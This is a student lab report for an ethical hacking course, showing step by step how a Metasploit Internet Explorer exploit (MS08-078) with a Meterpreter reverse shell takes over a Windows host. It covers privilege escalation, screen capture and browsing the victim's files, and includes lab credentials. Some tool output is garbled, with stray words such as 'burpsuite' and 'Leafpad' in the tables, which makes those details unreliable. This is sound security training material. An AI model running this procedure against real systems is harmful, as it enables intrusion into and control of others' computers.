



CSCI-6658-01

ETHICAL HACKING



Infoseclearning Assignment-4

Using Browser Exploitation to Take Over a Host's Computer

Student Info:

Name : Akhila Parankusham

Student ID: 00810899

Email: apara7@unh.newhaven.edu

TABLE OF CONTENTS

Executive Summary.....	03
Highlights.....	03
Objectives.....	03
Lab Description Details.....	03
Supporting Evidence.....	03
Conclusion & Wrap-up.....	24

Executive Summary

Highlights

This hands-on lab provides practical training on how to use browser exploitation techniques to manipulate a target's system. As an ethical hacker, it is your job to get inside the target system. Getting unauthorized access, increasing privileges, extracting material, and hiding your traces are all part of your plan. You will use tools like Metasploit, Meterpreter, spear phishing, and John the Ripper during the experiment. The lab's purpose is to demonstrate typical hacker strategies used to take advantage of browser vulnerabilities.

Objectives

The objective of this lab is to exploit a vulnerability in a web browser to achieve full control over the victim's PC. With the aid of programs like Metasploit and Meterpreter, participants will:

- Install Kali Linux and set up a server for exploits.
- Create and forward a spear phishing email that invites a Windows user to click on a harmful link.
- Use the browser exploit module in Metasploit to run code on the victim's machine.
- Establish a Meterpreter session with the victim to enhance control and exploit further opportunities.
- Boost rights, steal information, and extract password hashes for further examination.
- Alter the victim's computer's website to show the impact.

The final objective is to completely take over the system and the browser, mimicking the kind of attack that an ethical hacker or malevolent actor may use in a penetration testing situation.

Lab Description Details

Supporting Evidence

Including Steps Taken, Notes, and screenshots demonstrating completion of lab objectives

Step 1: Launch Kali 2 Attack Machine. Open the terminal and start the Postgresql service.

```
# service postgresql start
```

Step 2: Launch the Metasploit framework.

```
# msfconsoles
```

```
root@kali2: ~
File Edit View Search Terminal Help
root@kali2:~# service postgresql start
root@kali2:~# msfconsole

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED...and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit
```

Step 3: Search for the XAMPP exploit and get information about the Internet Explorer exploit.

>search ms08_078

```
msf > search ms08_078

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/windows/browser/ms08_078_xml_corruption	2008-12-07	normal	MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption

>use exploit/windows/browser/ms08_078_xml_corruption

>info

```
root@kali2: ~
File Edit View Search Terminal Help
msf > use exploit/windows/browser/ms08_078_xml_corruption
msf exploit(ms08_078_xml_corruption) > info

Name: MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
Module: exploit/windows/browser/ms08_078_xml_corruption
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Normal
Disclosed: 2008-12-07


Provided by:
hdm <x@hdm.io>

Available targets:
Id  Name
--  ---
0   Automatic

Basic options:
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
```

Step 4: Check Internet Explorer exploit settings.

>show options




```
root@kali2: ~  
File Edit View Search Terminal Help  
msf exploit(ms08_078_xml_corruption) > show options  
Module options (exploit/windows/browser/ms08_078_xml_corruption):  
  
  Name      Current Setting  Required  Description  
  ----      -  
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be  
an address on the local machine or 0.0.0.0  
  SRVPORT    8080             yes       The local port to listen on.  
  SSL        false            no        Negotiate SSL for incoming connections  
  SSLCert    (default is randomly generated)  no        Path to a custom SSL certificate (default  
is random)  
  URIPATH    (default is random)  no        The URI to use for this exploit (default  
is random)  
  
Exploit target:  
  
  Leafpad  Name  
  --      -  
  0        Automatic
```

Step 5: Setting the IP address of the remote host and webroot path.

>set SRVHOST 175.45.176.199

>set URIPATH /



```
msf exploit(ms08_078_xml_corruption) > set SRVHOST 175.45.176.199  
SRVHOST => 175.45.176.199  
msf exploit(ms08_078_xml_corruption) > set URIPATH /  
URIPATH => /  
msf exploit(ms08_078_xml_corruption) >
```

Step 6: Check the values that are set for the exploit.

>show options

```
root@kali2: ~  
File Edit View Search Terminal Help  
msf exploit(ms08_078_xml_corruption) > show options  
Module options (exploit/windows/browser/ms08_078_xml_corruption):  


| Name    | Current Setting | Required | Description                                                                          |
|---------|-----------------|----------|--------------------------------------------------------------------------------------|
| SRVHOST | 175.45.176.199  | yes      | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                         |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                               |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                     |
| URIPATH | /               | no       | The URI to use for this exploit (default is random)                                  |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Step 7: Set the payload for a Windows reverse meterpreter shell.

>set payload windows/meterpreter/reverse_tcp

Step 8: Set the local host and check the options that are set.

>set LHOST 175.45.176.199

>show options

```
msf exploit(ms08_078_xml_corruption) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(ms08_078_xml_corruption) > set LHOST 175.45.176.199  
LHOST => 175.45.176.199  
msf exploit(ms08_078_xml_corruption) > show options  
Module options (exploit/windows/browser/ms08_078_xml_corruption):  


| Name    | Current Setting | Required | Description                                                                          |
|---------|-----------------|----------|--------------------------------------------------------------------------------------|
| SRVHOST | 175.45.176.199  | yes      | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 8080            | yes      | The local port to listen on.                                                         |
| SSL     | false           | no       | Negotiate SSL for incoming connections                                               |
| SSLCert |                 | no       | Path to a custom SSL certificate (default is randomly generated)                     |
| URIPATH | /               | no       | The URI to use for this exploit (default is random)                                  |


```

Step 9: Exploit the remote system.

>exploit

```
msf exploit(ms08_078_xml_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 175.45.176.199:4444
[*] Using URL: http://175.45.176.199:8080/
[*] Server started.
msf exploit(ms08_078_xml_corruption) > 
```


Step 10: Launch Windows Server. Enter the credentials and log in.

Username: administrator

Password: P@ssw0rd




Step 11: Click the link www.facebook.com in the email from Mark Zuckerberg.



Step 12: Enter the login details.

Email: student@campus.edu

Password: password



Step 13: Click on the Kali 2 Linux machine again and check for the message.

```
root@kali2: ~  
File Edit View Search Terminal Help  
-- --  
0 Automatic  
  
msf exploit(ms08_078_xml_corruption) > exploit  
[*] Exploit running as background job.  
  
[*] Started reverse TCP handler on 175.45.176.199:4444  
[*] Using URL: http://175.45.176.199:8080/  
[*] Server started.  
msf exploit(ms08_078_xml_corruption) > [*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption init HTML  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending DLL  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption init HTML  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption init HTML  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET DLL)  
[*] Sending stage (957487 bytes) to 203.0.113.100  
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:12021) at 2023-11-04 16:20:49 -0400
```


Step 14: Check for the established sessions for victims and also to interact with the session on the victim machine.

>sessions -l

>sessions -i 1

```
msf exploit(ms08_078_xml_corruption) > sessions -l

Active sessions
=====
burpsuite
=====
  Id  Type           Information                                     Connection
  --  -
  1   meterpreter x86/win32  CAMPUS\administrator @ SERVER 175.45.176.199:4444
  -> 203.0.113.100:12021 (192.168.1.10)

msf exploit(ms08_078_xml_corruption) > sessions -i 1
[*] Starting interaction with 1...
```

Step 15: Determine the account that is used for the victim.

>getuid

```
meterpreter > getuid
Server username: CAMPUS\administrator
```

Step 16: Escalating the privileges to the system account.

>getsystem

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Step 17: Determine the account that is used for the victim.


>get uid

Step 18: Take a screenshot of the victim's machine.


>screenshot

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > screenshot
Screenshot saved to: /root/bXHBqexN.jpeg
meterpreter > 
```


Step 19: Select Places>Home>.jpeg file




Step 20: Double-click on the .jpeg file. It will be directed to view the file on the victim's desktop.



Step 21: Select Image>Close




Step 22: Open the sampleflag.png file to view the file on the victim's desktop.





Step 23: Solve the sample challenge.





Step 24: Solve the challenges 1 and 2 using the previous step.



Step 25: List the present working directory on the victim.

```
>pwd
```

Step 26: Change the present working directory on the victim.

```
>cd \
```


Step 27: List the present working directory on the victim.

```
>pwd
```

```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cd \
meterpreter > pwd
C:\
```

Step 28: List the files in the current directory on the victim.

```
>ls
```




The screenshot shows a Windows desktop with a taskbar on the left. A terminal window is open, displaying the output of the 'ls' command in a Meterpreter session. The output is a table listing files and directories in the C:\ drive.

Mode	Size	Type	Last modified	Name
40777/rwxrwxrwx	0	dir	2018-04-25 13:43:46 -0400	\$Recycle.Bin
100444/r--r--r--	8192	fil	2012-09-10 22:01:39 -0400	BOOTSECT.BAK
40777/rwxrwxrwx	0	dir	2016-07-08 03:24:15 -0400	Boot
